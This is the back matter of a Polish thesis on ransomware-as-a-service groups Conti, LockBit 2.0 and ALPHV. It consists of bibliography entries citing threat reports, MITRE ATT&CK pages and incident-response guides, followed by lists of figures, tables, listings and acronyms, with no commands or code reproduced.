- [158] Digital Shadows, “ALPHV: The First Rust-Based Ransomware.” *Dostępny online:* <https://www.digitalshadows.com/blog-and-research/alphv-the-first-rust-based-ransomware/>, (ostatni dostęp: 19.V.2022).
- [159] Krebs on Security, “Who Wrote the ALPHV/BlackCat Ransomware Strain?” *Dostępny online:* <https://krebsonsecurity.com/2022/01/who-wrote-the-alphv-blackcat-ransomware-strain/>, (ostatni dostęp: 19.V.2022).

- [160] Cisco Talos, “From BlackMatter to BlackCat: Analyzing two attacks from one affiliate.” *Dostępny online:* <https://blog.talosintelligence.com/2022/03/from-blackmatter-to-blackcat-analyzing.html>, (*ostatni dostęp:* 19.V.2022).
- [161] BleepingComputer, “Global IT services provider Inetum hit by ransomware attack.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/global-it-services-provider-inetum-hit-by-ransomware-attack/>, (*ostatni dostęp:* 19.V.2022).
- [162] Secure Blink, “Moncler group becomes the first victim of ALPHV (BlackCat) RaaS following the data leak.” *Dostępny online:* [https://www.secureblink.com/cyber-security-news/moncler-group-becomes-the-first-victim-of-alphv-\(blackcat\)-raas-following-the-data-leak](https://www.secureblink.com/cyber-security-news/moncler-group-becomes-the-first-victim-of-alphv-(blackcat)-raas-following-the-data-leak), (*ostatni dostęp:* 19.V.2022).
- [163] Zdnet, “BlackCat ransomware implicated in attack on German oil companies.” *Dostępny online:* <https://www.zdnet.com/article/blackcat-ransomware-implicated-in-attack-on-german-oil-companies/>, (*ostatni dostęp:* 19.V.2022).
- [164] BleepingComputer, “BlackCat (ALPHV) claims Swissport ransomware attack, leaks data.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/blackcat-alphv-claims-swissport-ransomware-attack-leaks-data/>, (*ostatni dostęp:* 19.V.2022).
- [165] The Record, “North Carolina A&T hit with ransomware after ALPHV attack.” *Dostępny online:* <https://therecord.media/north-carolina-at-hit-with-ransomware-after-alphv-attack/>, (*ostatni dostęp:* 19.V.2022).
- [166] The Record, “BlackCat ransomware group claims attack on Florida International University.” *Dostępny online:* <https://therecord.media/blackcat-ransomware-group-claims-attack-on-florida-international-university/>, (*ostatni dostęp:* 19.V.2022).
- [167] AT&T Cybersecurity, “BlackCat ransomware.” *Dostępny online:* <https://cybersecurity.att.com/blogs/labs-research/blackcat-ransomware>, (*ostatni dostęp:* 19.V.2022).
- [168] Varonis, “BlackCat Ransomware (ALPHV).” *Dostępny online:* <https://www.varonis.com/blog/blackcat-ransomware>, (*ostatni dostęp:* 19.V.2022).
- [169] Emsisoft, “Ransomware Profile: ALPHV.” *Dostępny online:* <https://blog.emsisoft.com/en/40931/ransomware-profile-alphv/>, (*ostatni dostęp:* 19.V.2022).
- [170] Paloalto Unit 42, “Threat Assessment: BlackCat Ransomware.” *Dostępny online:* <https://unit42.paloaltonetworks.com/blackcat-ransomware/>, (*ostatni dostęp:* 19.V.2022).
- [171] Sentinel Labs, “BlackCat Ransomware | Highly-Configurable, Rust-Driven RaaS On The Prowl For Victims.” *Dostępny online:* <https://www.sentinelone.com/labs/blackcat-ransomware-highly-configurable-rust-driven-raas-on-the-prowl-for-victims/>, (*ostatni dostęp:* 19.V.2022).

- [172] Symantec, “Noberus: Technical Analysis Shows Sophistication of New Rust-based Ransomware.” *Dostępny online:* <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/noberus-blackcat-alphv-rust-ransomware>, (ostatni dostęp: 19.V.2022).
- [173] Secure List, “A Bad Luck BlackCat.” *Dostępny online:* <https://securelist.com/a-bad-luck-blackcat/106254/>, (ostatni dostęp: 19.V.2022).
- [174] Trend Micro, “An Investigation of the BlackCat Ransomware via Trend Micro Vision One.” *Dostępny online:* [https://www.trendmicro.com/en\\_us/research/22/d/an-investigation-of-the-blackcat-ransomware.html](https://www.trendmicro.com/en_us/research/22/d/an-investigation-of-the-blackcat-ransomware.html), (ostatni dostęp: 19.V.2022).
- [175] SoftPerfect, “SoftPerfect Network Scanner.” *Dostępny online:* <https://www.softperfect.com/products/networkscanner/>, (ostatni dostęp: 19.V.2022).
- [176] Github, “ADRecon.” *Dostępny online:* <https://github.com/adrecon/ADRecon>, (ostatni dostęp: 19.V.2022).
- [177] Github, “ReverseSSH.” *Dostępny online:* <https://github.com/Fahrj/reverse-ssh>, (ostatni dostęp: 19.V.2022).
- [178] Gmer, “Gmer.” *Dostępny online:* <http://www.gmer.net/?m=0>, (ostatni dostęp: 19.V.2022).
- [179] Github, “Dumpert.” *Dostępny online:* <https://github.com/outflanknl/Dumpert>, (ostatni dostęp: 19.V.2022).
- [180] Github, “Impacket.” *Dostępny online:* <https://github.com/SecureAuthCorp/impacket>, (ostatni dostęp: 19.V.2022).
- [181] MITRE ATT&CK, “Valid Accounts.” *Dostępny online:* <https://attack.mitre.org/techniques/T1078/>, (ostatni dostęp: 23.V.2022).
- [182] MITRE ATT&CK, “Phishing.” *Dostępny online:* <https://attack.mitre.org/techniques/T1566/>, (ostatni dostęp: 23.V.2022).
- [183] MITRE ATT&CK, “Exploit Public-Facing Application.” *Dostępny online:* <https://attack.mitre.org/techniques/T1190/>, (ostatni dostęp: 23.V.2022).
- [184] MITRE ATT&CK, “Command and Scripting Interpreter.” *Dostępny online:* <https://attack.mitre.org/techniques/T1059/>, (ostatni dostęp: 23.V.2022).
- [185] MITRE ATT&CK, “Windows Management Instrumentation.” *Dostępny online:* <https://attack.mitre.org/techniques/T1047/>, (ostatni dostęp: 23.V.2022).
- [186] MITRE ATT&CK, “System Services: Service Execution.” *Dostępny online:* <https://attack.mitre.org/techniques/T1569/002/>, (ostatni dostęp: 23.V.2022).
- [187] MITRE ATT&CK, “Create or Modify System Process: Windows Service.” *Dostępny online:* <https://attack.mitre.org/techniques/T1543/003>, (ostatni dostęp: 23.V.2022).
- [188] MITRE ATT&CK, “Access Token Manipulation.” *Dostępny online:* <https://attack.mitre.org/techniques/T1134>, (ostatni dostęp: 23.V.2022).

- [189] MITRE ATT&CK, “Impair Defenses: Disable or Modify Tools.” *Dostępny online*: <https://attack.mitre.org/techniques/T1562/001/>, (ostatni dostęp: 23.V.2022).
- [190] MITRE ATT&CK, “Modify Registry.” *Dostępny online*: <https://attack.mitre.org/techniques/T1112/>, (ostatni dostęp: 23.V.2022).
- [191] MITRE ATT&CK, “Obfuscated Files or Information.” *Dostępny online*: <https://attack.mitre.org/techniques/T1027/>, (ostatni dostęp: 23.V.2022).
- [192] MITRE ATT&CK, “Use Alternate Authentication Material: Pass the Hash.” *Dostępny online*: <https://attack.mitre.org/techniques/T1550/002/>, (ostatni dostęp: 23.V.2022).
- [193] MITRE ATT&CK, “Obfuscated Files or Information: Software Packing.” *Dostępny online*: <https://attack.mitre.org/techniques/T1027/002/>, (ostatni dostęp: 23.V.2022).
- [194] MITRE ATT&CK, “Use Alternate Authentication Material: Pass the Ticket.” *Dostępny online*: <https://attack.mitre.org/techniques/T1550/003/>, (ostatni dostęp: 23.V.2022).
- [195] MITRE ATT&CK, “Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay.” *Dostępny online*: <https://attack.mitre.org/techniques/T1557/001/>, (ostatni dostęp: 23.V.2022).
- [196] MITRE ATT&CK, “Brute Force.” *Dostępny online*: <https://attack.mitre.org/techniques/T1110/>, (ostatni dostęp: 23.V.2022).
- [197] MITRE ATT&CK, “OS Credential Dumping.” *Dostępny online*: <https://attack.mitre.org/techniques/T1003/>, (ostatni dostęp: 23.V.2022).
- [198] MITRE ATT&CK, “Unsecured Credentials: Credentials In Files.” *Dostępny online*: <https://attack.mitre.org/techniques/T1552/001/>, (ostatni dostęp: 23.V.2022).
- [199] MITRE ATT&CK, “File and Directory Discovery.” *Dostępny online*: <https://attack.mitre.org/techniques/T1083/>, (ostatni dostęp: 23.V.2022).
- [200] MITRE ATT&CK, “Process Discovery.” *Dostępny online*: <https://attack.mitre.org/techniques/T1057/>, (ostatni dostęp: 23.V.2022).
- [201] MITRE ATT&CK, “System Information Discovery.” *Dostępny online*: <https://attack.mitre.org/techniques/T1082/>, (ostatni dostęp: 23.V.2022).
- [202] MITRE ATT&CK, “System Network Connections Discovery.” *Dostępny online*: <https://attack.mitre.org/techniques/T1049/>, (ostatni dostęp: 23.V.2022).
- [203] MITRE ATT&CK, “Data from Local System.” *Dostępny online*: <https://attack.mitre.org/techniques/T1005/>, (ostatni dostęp: 23.V.2022).
- [204] MITRE ATT&CK, “Ingress Tool Transfer.” *Dostępny online*: <https://attack.mitre.org/techniques/T1105/>, (ostatni dostęp: 23.V.2022).
- [205] MITRE ATT&CK, “Encrypted Channel.” *Dostępny online*: <https://attack.mitre.org/techniques/T1573/>, (ostatni dostęp: 23.V.2022).

- [206] MITRE ATT&CK, “Remote Access Software.” *Dostępny online:* <https://attack.mitre.org/techniques/T1219/>, (ostatni dostęp: 23.V.2022).
- [207] MITRE ATT&CK, “Exfiltration Over Web Service.” *Dostępny online:* <https://attack.mitre.org/techniques/T1567/>, (ostatni dostęp: 23.V.2022).
- [208] MITRE ATT&CK, “Data Encrypted for Impact.” *Dostępny online:* <https://attack.mitre.org/techniques/T1486/>, (ostatni dostęp: 23.V.2022).
- [209] MITRE ATT&CK, “Inhibit System Recovery.” *Dostępny online:* <https://attack.mitre.org/techniques/T1490/>, (ostatni dostęp: 23.V.2022).
- [210] MITRE ATT&CK, “Service Stop.” *Dostępny online:* <https://attack.mitre.org/techniques/T1489/>, (ostatni dostęp: 23.V.2022).
- [211] Microsoft, “4624(S): An account was successfully logged on..” *Dostępny online:* <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624>, (ostatni dostęp: 25.V.2022).
- [212] Microsoft, “4688(S): A new process has been created..” *Dostępny online:* <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4688>, (ostatni dostęp: 25.V.2022).
- [213] Microsoft, “Omówienie reguł zmniejszania obszaru podatnego na ataki.” *Dostępny online:* <https://docs.microsoft.com/pl-pl/microsoft-365/security/defender-endpoint/attack-surface-reduction>, (ostatni dostęp: 25.V.2022).
- [214] Hack Tricks, “Pentesting Network.” *Dostępny online:* <https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#discovering-hosts-from-the-outside>, (ostatni dostęp: 25.V.2022).
- [215] Microsoft Enterprise Networking Team, “Disabling Network Discovery/Network Resources.” *Dostępny online:* <https://web.archive.org/web/20110106000547/http://blogs.technet.com/b/networking/archive/2010/12/06/disabling-network-discovery-network-resources.aspx>, (ostatni dostęp: 25.V.2022).
- [216] AT&T Cybersecurity, “Network isolation and segmentation explained.” *Dostępny online:* <https://cybersecurity.att.com/blogs/security-essentials/demystifying-network-isolation-and-micro-segmentation>, (ostatni dostęp: 25.V.2022).
- [217] Microsoft, “vssadmin.” *Dostępny online:* <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/vssadmin>, (ostatni dostęp: 25.V.2022).
- [218] Microsoft, “wbadmin.” *Dostępny online:* <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wbadmin>, (ostatni dostęp: 25.V.2022).
- [219] Microsoft, “BCDEdit Command-Line Options.” *Dostępny online:* <https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/bcdedit-command-line-options?view=windows-11>, (ostatni dostęp: 25.V.2022).

- [220] Microsoft, “4657(S): A registry value was modified..” *Dostępny online:* <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4657>, (*ostatni dostęp:* 25.V.2022).
- [221] Microsoft, “Services Registry Tree.” *Dostępny online:* <https://docs.microsoft.com/en-us/windows-hardware/drivers/install/hklm-system-currentcontrolset-services-registry-tree>, (*ostatni dostęp:* 25.V.2022).
- [222] ITPro Today, “JSI Tip 0324 - Registry entries for services..” *Dostępny online:* <https://www.itprotoday.com/windows-78/jsi-tip-0324-registry-entries-services>, (*ostatni dostęp:* 25.V.2022).
- [223] Microsoft, “4689(S): A process has exited..” *Dostępny online:* <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4689>, (*ostatni dostęp:* 25.V.2022).
- [224] CISA, “Stop ransomware.” *Dostępny online:* <https://www.cisa.gov/stopransomware>, (*ostatni dostęp:* 29.V.2022).
- [225] NIST, “Ransomware Protection and Response.” *Dostępny online:* <https://csrc.nist.gov/projects/ransomware-protection-and-response>, (*ostatni dostęp:* 29.V.2022).
- [226] CERT Polska, “Poradnik ransomware.” *Dostępny online:* [https://cert.pl/uploads/docs/CERT\\_Polska\\_Poradnik\\_ransomware.pdf](https://cert.pl/uploads/docs/CERT_Polska_Poradnik_ransomware.pdf), (*ostatni dostęp:* 29.V.2022).
- [227] Canadian Centre for Cyber Security, “Ransomware playbook (ITSM.00.099).” *Dostępny online:* <https://cyber.gc.ca/en/guidance/ransomware-playbook-itsm00099>, (*ostatni dostęp:* 29.V.2022).
- [228] R. Grimes, *Ransomware Protection Playbook*. Wiley, 2021.
- [229] NIST, “Cybersecurity Framework.” *Dostępny online:* <https://www.nist.gov/cyberframework>, (*ostatni dostęp:* 29.V.2022).
- [230] CSIRT GOV, “Zgłaszcenie incydentu.” *Dostępny online:* <https://csirt.gov.pl/cer/zglaszanie-incydentu/16,Zglaszanie-incydentu.html>, (*ostatni dostęp:* 01.VI.2022).
- [231] NIST, “Ransomware Protection and Response.” *Dostępny online:* <https://csrc.nist.gov/projects/ransomware-protection-and-response>, (*ostatni dostęp:* 01.VI.2022).
- [232] UODO, “Rozporządzenie 2016/679 (RODO) i akty towarzyszące.” *Dostępny online:* <https://uodo.gov.pl/404>, (*ostatni dostęp:* 29.V.2022).
- [233] UODO, “W jaki sposób powiadomić Prezesa UODO o naruszeniu?.” *Dostępny online:* <https://uodo.gov.pl/pl/134/233>, (*ostatni dostęp:* 29.V.2022).
- [234] MITRE, “ATT&CK Navigator.” *Dostępny online:* <https://mitre-attack.github.io/attack-navigator/>, (*ostatni dostęp:* 01.VI.2022).

- [235] A. Dobroń, “Plik JSON w repozytorium Github.” *Dostępny online: [https://raw.githubusercontent.com/Tacola320/RaaS\\_mitre/main/RaaS\\_TTP\\_subtechnique.json](https://raw.githubusercontent.com/Tacola320/RaaS_mitre/main/RaaS_TTP_subtechnique.json)*, (ostatni dostęp: 01.VI.2022).
- [236] MITRE, “Projekt ATT&CK Navigator.” *Dostępny online: <https://github.com/mitre-attack/attack-navigator>*, (ostatni dostęp: 01.VI.2022).
- [237] A. Dobroń, “Repozytorium Github.” *Dostępny online: [https://github.com/Tacola320/RaaS\\_mitre](https://github.com/Tacola320/RaaS_mitre)*, (ostatni dostęp: 01.VI.2022).
- [238] SANS, “Incident Management 101 Preparation and Initial Response (aka Identification).” *Dostępny online: <https://www.sans.org/white-papers/1516/>*, (ostatni dostęp: 29.V.2022).
- [239] No More Ransom, “Decryption Tools.” *Dostępny online: <https://www.nomoreransom.org/en/decryption-tools.html>*, (ostatni dostęp: 29.V.2022).

# Spis rysunków

|                                                                                                                                             |    |
|---------------------------------------------------------------------------------------------------------------------------------------------|----|
| 1.1. Liczba ofiar ransomware w poszczególnych miesiącach w roku 2020 oraz 2021 [2]                                                          | 1  |
| 1.2. Najczęstsze warianty oprogramowania Ransomware w I kwartale 2022 r. [4] . . . . .                                                      | 3  |
| 2.1. Przykładowa struktura grupy RaaS [53] . . . . .                                                                                        | 9  |
| 2.2. Piramida bólu [55] . . . . .                                                                                                           | 10 |
| 2.3. Struktura macierzy MITRE ATT&CK dla wersji Enterprise [56, 53] . . . . .                                                               | 11 |
| 3.1. Oświadczenie grupy Conti - wsparcie rosyjskiego rządu po wybuchu wojny [70] . . . . .                                                  | 13 |
| 3.2. Przebieg incydentu z ransomware Conti [71] . . . . .                                                                                   | 14 |
| 3.3. Strona DLS RaaS Conti News [74] . . . . .                                                                                              | 15 |
| 3.4. Strona Data Recovery RaaS Conti [57] . . . . .                                                                                         | 16 |
| 3.5. Notatka <code>readme.txt</code> , pozostawiana na zainfekowanych urządzeniach przez ransomware Conti [75] . . . . .                    | 16 |
| 3.6. Wgląd na pliki zawarte w wycieku instrukcji ataków grupy Conti [76] . . . . .                                                          | 17 |
| 3.7. Struktura organizacyjna grupy RaaS Conti [53] . . . . .                                                                                | 19 |
| 3.8. Zebrana liczba ofiar RaaS Conti w stosunku do krajów [89] . . . . .                                                                    | 20 |
| 3.9. Podsumowanie działań naprawczych po ataku ransomware Conti na HSE [99] . . . . .                                                       | 21 |
| 3.10. Schemat możliwych przebiegów ataku dla partnerów Conti [53] . . . . .                                                                 | 22 |
| 3.11. Strona DLS grupy RaaS Lockbit 2.0 [115] . . . . .                                                                                     | 30 |
| 3.12. Strona DLS Lockbit z warunkami bycia partnerem oraz marketingiem produktu [115] . . . . .                                             | 30 |
| 3.13. Reklamowana szybkość szyfrowania ransomware Lockbit oraz Lockbit 2.0 w porównaniu do innych ransomware na stronie DLS [115] . . . . . | 31 |
| 3.14. Reklamowana szybkość wykradania danych złośliwego oprogramowania StealBit w porównaniu do innych metod na stronie DLS [115] . . . . . | 31 |
| 3.15. Żądanie okupu grupy RaaS Lockbit 2.0 [117] . . . . .                                                                                  | 32 |
| 3.16. Prawdopodobna struktura organizacyjna grupy RaaS Lockbit 2.0 [53] . . . . .                                                           | 32 |
| 3.17. Oficjalne stanowisko grupy Lockbit 2.0 w stosunku do wojny rosyjsko-ukraińskiej [123] . . . . .                                       | 33 |
| 3.18. Zebrana liczba ofiar RaaS Lockbit 2.0 w stosunku do krajów [124] . . . . .                                                            | 34 |
| 3.19. Schemat możliwych przebiegów ataku dla partnerów Lockbit 2.0 [53] . . . . .                                                           | 36 |
| 3.20. Lista wykorzystywanych narzędzi przez partnerów Lockbit 2.0 [117] . . . . .                                                           | 37 |
| 3.21. Komendy w Powershell, pobierające i uruchamiające zaszyty w pliku <code>.png</code> ransomware Lockbit [114] . . . . .                | 38 |
| 3.22. Plik HTA ransomware Lockbit 2.0 [139] . . . . .                                                                                       | 39 |
| 3.23. Parametry wersji Linux-ESXi ransomware Lockbit 2.0 [141] . . . . .                                                                    | 40 |

|                                                                                                               |     |
|---------------------------------------------------------------------------------------------------------------|-----|
| 3.24. Komendy wykonywane przez ransomware Lockbit 2.0 w systemach wirtualnych VMware ESXi [141] . . . . .     | 40  |
| 3.25. Ikony, wykorzystywane na stronach DLS oraz płatności okupu w sieci TOR grupy RaaS ALPHV [150] . . . . . | 44  |
| 3.26. Strona płatności okupu w sieci TOR grupy RaaS ALPHV [150] . . . . .                                     | 45  |
| 3.27. Strona DLS grupy RaaS ALPHV [151] . . . . .                                                             | 45  |
| 3.28. Prawdopodobna struktura organizacyjna grupy RaaS ALPHV [53] . . . . .                                   | 46  |
| 3.29. Lokalizacja geograficzna ofiar grupy RaaS ALPHV [160] . . . . .                                         | 47  |
| 3.30. Schemat możliwych przebiegów ataku dla partnerów ALPHV [53] . . . . .                                   | 49  |
| 3.31. Opcje wykonania próbki ALPHV (wariant dla systemu Windows) [168] . . . . .                              | 51  |
| 3.32. Opcje wykonania próbki ALPHV (wariant dla systemu Linux) [168] . . . . .                                | 52  |
| 3.33. Przykładowy plik konfiguracyjny JSON ransomware ALPHV [168] . . . . .                                   | 53  |
| <br>4.1. Zestawienie TTP dla taktyki Initial Access [53] . . . . .                                            | 58  |
| 4.2. Zestawienie TTP dla taktyki Execution [53] . . . . .                                                     | 58  |
| 4.3. Zestawienie TTP dla taktyki Persistence [53] . . . . .                                                   | 59  |
| 4.4. Zestawienie TTP dla taktyki Privilege Escalation [53] . . . . .                                          | 60  |
| 4.5. Zestawienie TTP dla taktyki Defense Evasion [53] . . . . .                                               | 61  |
| 4.6. Zestawienie TTP dla taktyki Credential Access [53] . . . . .                                             | 63  |
| 4.7. Zestawienie TTP dla taktyki Discovery [53] . . . . .                                                     | 64  |
| 4.8. Zestawienie TTP dla taktyki Lateral Movement [53] . . . . .                                              | 65  |
| 4.9. Zestawienie TTP dla taktyki Collection [53] . . . . .                                                    | 66  |
| 4.10. Zestawienie TTP dla taktyki Command and Control [53] . . . . .                                          | 66  |
| 4.11. Zestawienie TTP dla taktyki Exfiltration [53] . . . . .                                                 | 67  |
| 4.12. Zestawienie TTP dla taktyki Impact [53] . . . . .                                                       | 68  |
| <br>A.1. Możliwości uruchomienia macierzy na stronie ATT&CK Navigator [234] . . . . .                         | 119 |
| A.2. Fragment utworzonej macierzy MITRE ATT&CK na stronie ATT&CK Navigator [234, 235] . . . . .               | 120 |

# Spis tabel

|                                                                                                       |     |
|-------------------------------------------------------------------------------------------------------|-----|
| 3.1. Rozszerzenia plików oraz ścieżki wykluczone z szyfrowania przez ransomware Conti . . . . .       | 25  |
| 3.2. Zebrane TTP dla grupy RaaS Conti . . . . .                                                       | 26  |
| 3.3. Parametry wykorzystywane przez StealBit do uruchomienia wykradania danych [144] . . . . .        | 37  |
| 3.4. Rozszerzenia plików oraz ścieżki wykluczone z szyfrowania przez ransomware Lockbit 2.0 . . . . . | 39  |
| 3.5. Zebrane TTP dla grupy RaaS Lockbit . . . . .                                                     | 41  |
| 3.7. Zebrane TTP dla grupy RaaS ALPHV . . . . .                                                       | 53  |
| 3.6. Specyfikacja zmiennych w pliku konfiguracyjnym JSON ransomware ALPHV . . . . .                   | 56  |
| 5.1. Przykładowe komendy w CMD oraz Powershell, badające połączenia sieciowe . . . . .                | 74  |
| 5.2. Wyjaśnienie wartości dla zmiennej "Start" dla kluczy rejestru usług [222]) . . . . .             | 80  |
| B.1. Playbook reagowania na incydent ransomware . . . . .                                             | 122 |

# Spis listingów

|                                                                                                                                                                                       |    |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| 3.1. Komendy wykonywane przez partnerów Conti w ramach badania infrastruktury . . . . .                                                                                               | 23 |
| 3.2. Komendy stosowane do omijania zabezpieczeń przez partnerów Conti . . . . .                                                                                                       | 24 |
| 3.3. Wykonanie eksfiltracji danych poprzez narzędzie RClone oraz MEGA przez grupę Conti . . . . .                                                                                     | 24 |
| 3.4. Niszczenie wpisów Volume Shadow Copies przez ransomware Conti . . . . .                                                                                                          | 24 |
| 3.5. Rozszerzenia zaszyfrowanych plików przez ransomware Conti . . . . .                                                                                                              | 25 |
| 3.6. Przykładowe komendy wykorzystywane do wyłączenia usług przez ransomware Conti                                                                                                    | 25 |
| 3.7. Weryfikowane domyślne języki systemowe przez ransomware LockBit 2.0 . . . . .                                                                                                    | 38 |
| 3.8. Komendy wykonywane przez ransomware LockBit 2.0 . . . . .                                                                                                                        | 38 |
| 3.9. Klucz rejestru dodawany przez ransomware LockBit 2.0 . . . . .                                                                                                                   | 39 |
| 3.10. Przykładowa komenda wydawanych przez atakujących ALPHV do ukrycia swojej działalności za zwykłymi procesami systemowymi . . . . .                                               | 49 |
| 3.11. Przykład komend wydawanych przez atakujących ALPHV do utworzenia reverse shell przy wykorzystaniu zaplanowanych zadań . . . . .                                                 | 50 |
| 3.12. Przykład komend wydawanych przez atakujących ALPHV do wyłączenia zapisywania zdarzeń do dzienników zdarzeń . . . . .                                                            | 50 |
| 3.13. Komendy wykonywane przez próbki ransomware ALPHV w systemie Windows . . . . .                                                                                                   | 51 |
| 3.14. Komendy wykonywane przez próbki ransomware ALPHV w systemie Linux . . . . .                                                                                                     | 52 |
| 5.1. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Valid Account" - wstępny dostęp . . . . .                                                                           | 71 |
| 5.2. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Valid Account" - eskalacja uprawnień . . . . .                                                                      | 71 |
| 5.3. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Windows Management Instrumentation" - weryfikacja wywołań procesów WMI . . . . .                                    | 73 |
| 5.4. Przykładowe komendy WMI wykonywane przez opisywane grupy RaaS . . . . .                                                                                                          | 73 |
| 5.5. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Windows Management Instrumentation" - weryfikacja parametrów komend WMI w wierszu poleceń oraz Powershell . . . . . | 74 |
| 5.6. Przykładowe komendy badania sieci wykonywane przez opisywane grupy RaaS . . . . .                                                                                                | 75 |
| 5.7. Przykładowy pseudokod zapytania Threat Hunting dla techniki "System Network Connections Discovery" - weryfikacja parametrów komend w CMD oraz Powershell                         | 76 |
| 5.8. Ścieżki do kluczy rejestru zapobiegającym odtworzeniu punktu przywracania systemu dla techniki "Inhibit System Recovery" . . . . .                                               | 77 |
| 5.9. Przykładowe komendy powstrzymujące przywrócenie plików systemu wykonywane przez opisywane grupy RaaS . . . . .                                                                   | 78 |

|                                                                                                                                                |    |
|------------------------------------------------------------------------------------------------------------------------------------------------|----|
| 5.10. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Inhibit System Recovery" - weryfikacja użycia narzędzia vssadmin . . . . .  | 78 |
| 5.11. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Inhibit System Recovery" - weryfikacja użycia narzędzia bcredit . . . . .   | 78 |
| 5.12. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Inhibit System Recovery" - weryfikacja użycia narzędzia wbadmin . . . . .   | 78 |
| 5.13. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Inhibit System Recovery" - weryfikacja zmiany kluiczy w rejestrze . . . . . | 79 |
| 5.14. Ścieżki do kluczy rejestru usług dla techniki "Service Stop" [221] . . . . .                                                             | 80 |
| 5.15. Przykładowe komendy wyłączania usług wykonywane przez opisywane grupy RaaS . . . . .                                                     | 81 |
| 5.16. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Service Stop" - weryfikacja użycia narzędzia net . . . . .                  | 81 |
| 5.17. Przykładowy pseudokod zapytania Threat Hunting dla techniki "Service Stop" - weryfikacja użycia narzędzia taskkill . . . . .             | 81 |

# Spis akronimów

**RaaS** (ang. *Ransomware as a Service*)

**TTP** (ang. *Tactic, Technique, Procedure*)

**IAB** (ang. *Internal Access Broker*)

**APT** (ang. *Advanced Persistent Threat*)

**SMB** (ang. *Server Message Block*)

**TOR** (ang. *The Onion Router*)

**RSA** (ang. *Rivest–Shamir–Adleman Algory-thm*)

**AES** (ang. *Advanced Encryption Standard*)

**GRU** (ang. *Main Directorate of the General Staff of the Armed Forces of the Russian Federation*)

**C2** (ang. *Command and Control*)

**ICS** (ang. *Industrial Control System*)

**HR** (ang. *Human Resources*)

**DDoS** (ang. *Distributed Denial of Service*)

**PaaS** (ang. *Phishing as a Service*)

**BPH** (ang. *Bulletproof Hosting*)

**DLS** (ang. *Data leak Site*)

**RDP** (ang. *Remote Desktop Protocol*)

**VPN** (ang. *Virtual Private Network*)

**SSH** (ang. *Secure Shell*)

**VNC** (ang. *Virtual Network Connection*)

**GPO** (ang. *Group Policy Object*)

**LSASS** (ang. *Local Security Authority Server Service*)

**FTP** (ang. *File Transfer Protocol*)

**OSINT** (ang. *Open-source Intelligence*)

**JSON** (ang. *JavaScript Object Notation*)

**LSA** (ang. *Local Security Authority*)

**WinRM** (ang. *Windows Remote Management*)

**DCOM** (ang. *Distributed Component Object Model*)

**UUID** (ang. *Universally unique identifier*)

**WMI** (ang. *Windows Management Instrumentation*)

**WMIC** (ang. *Windows Management Instrumentation Console*)

**IIS** (ang. *Internet Information Services*)

**LLMNR** (ang. *Link-Local Multicast Name Resolution*)

**NBT-NS** (ang. *NetBIOS Name Service*)

**UDP** (ang. *User Datagram Protocol*)

**TCP** (ang. *Transmission Control Protocol*)

**NTLMv2** (ang. *New Technology LAN Manager version 2*)

**OS** (ang. *Operating System*)

**TLS** (ang. *Transport Layer Security*)

**HTTP** (ang. *Hypertext Transfer Protocol*)

**HTTPS** (ang. *Hypertext Transfer Protocol Secure*)

**URL** (ang. *Uniform Resource Locator*)

**DNS** (ang. *Domain Name System*)

**API** (ang. *Application Programming Interface*)

**AV** (ang. *Antivirus*)

**EDR** (ang. *Endpoint Detection and Response*)

**SID** (ang. *Security Identifier*)

**GUID** (ang. *Globally Unique Identifier*)

**IP** (ang. *Internet Protocol Address*)

**CMD** (ang. *Command Prompt*)

**VSS** (ang. *Volume Shadow Copy Service*)

**NIST** (ang. *National Institute of Standards and Technology*)

**CISA** (ang. *Cybersecurity and Infrastructure Security Agency*)

|                                                                       |                                                                                             |
|-----------------------------------------------------------------------|---------------------------------------------------------------------------------------------|
| <b>CERT</b> (ang. <i>Computer Emergency Response Team</i> )           | <b>MFA</b> (ang. <i>Multi-factor authentication</i> )                                       |
| <b>CSIRT</b> (ang. <i>Computer Security Incident Response Team</i> )  | <b>CCCS</b> (ang. <i>Canadian Centre for Cyber Security</i> )                               |
| <b>NASK</b> (pol. <i>Naukowa i Akademicka Sieć Komputerowa</i> )      | <b>CSIRT GOV</b> (pol. <i>Zespół Reagowania na Incydenty Bezpieczeństwa Komputerowego</i> ) |
| <b>RODO</b> (pol. <i>Rozporządzenie o ochronie danych osobowych</i> ) | <b>CSIRT MON</b> (pol. <i>CSIRT Ministerstwa Obrony Narodowej</i> )                         |
| <b>UODO</b> (pol. <i>Urząd Ochrony Danych Osobowych</i> )             |                                                                                             |





